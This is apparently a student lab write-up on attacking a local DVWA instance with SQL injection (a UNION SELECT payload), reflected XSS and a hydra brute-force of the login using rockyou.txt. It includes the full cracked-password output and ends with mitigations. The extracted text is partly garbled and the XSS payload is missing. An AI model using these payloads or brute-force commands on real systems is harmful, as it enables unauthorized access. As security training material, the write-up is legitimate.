




1' UNION SELECT null, version()




Cross site scripting(xxs)

Go to xxs(Reflected) and execute scripting commands






Submit command and we can see a pop up message. ``



Authentication flaws



to know passwords we can use hydra by using hydra we found 16 passwords and successfully tested vulnerabilities .

```

kali@kali:~$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 127.0.0.1 http-post-form "http://127.0.0.1:80/dvwa/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:Welcome"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-14 07:42:56
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://127.0.0.1:80/dvwa/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:Welcome
[80][http-post-form] host: 127.0.0.1 login: admin password: 123456789
[80][http-post-form] host: 127.0.0.1 login: admin password: password
[80][http-post-form] host: 127.0.0.1 login: admin password: 123456
[80][http-post-form] host: 127.0.0.1 login: admin password: 12345
[80][http-post-form] host: 127.0.0.1 login: admin password: 12345
[80][http-post-form] host: 127.0.0.1 login: admin password: abc123
[80][http-post-form] host: 127.0.0.1 login: admin password: 12345678
[80][http-post-form] host: 127.0.0.1 login: admin password: rockyou
[80][http-post-form] host: 127.0.0.1 login: admin password: iloveyou
[80][http-post-form] host: 127.0.0.1 login: admin password: lovely
[80][http-post-form] host: 127.0.0.1 login: admin password: daniel
[80][http-post-form] host: 127.0.0.1 login: admin password: nicole
[80][http-post-form] host: 127.0.0.1 login: admin password: babygirl
[80][http-post-form] host: 127.0.0.1 login: admin password: monkey
[80][http-post-form] host: 127.0.0.1 login: admin password: princess
[80][http-post-form] host: 127.0.0.1 login: admin password: jessica
[80][http-post-form] host: 127.0.0.1 login: admin password: 1234567
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-14 07:43:01

kali@kali:~$

```

Mitigation strategies

For sql :

Use Prepared Statements / Parameterized Queries, Employ ORM frameworks (like SQLAlchemy, Hibernate) that abstract raw queries, validate and sanitize user input (e.g., no direct injection into SQL strings).

Use stored procedures with input binding (if applicable), limit database permissions (e.g., no DROP access for web users), use Web Application Firewalls (WAFs) to block suspicious SQL patterns.

For xxs:

Escape all user input when displaying it in HTML (`htmlspecialchars()` in PHP), use Content Security Policy (CSP) headers to restrict script sources, validate and sanitize inputs (e.g., disallow `<script>` and event handlers).

Use secure frameworks that auto-escape (e.g., React, Django templates), encode output based on context (HTML, JS, URL, etc.).

Apply input length limits to reduce payload risk.

For authentication flaws:

Enforce strong password policies (minimum length, complexity), implement rate-limiting / account lockout after multiple failed attempts.

Use Multi-Factor Authentication (MFA), monitor login attempts and notify users of suspicious activity.

Use CAPTCHAs to block bots during login, salt and hash passwords using secure algorithms (bcrypt, Argon2).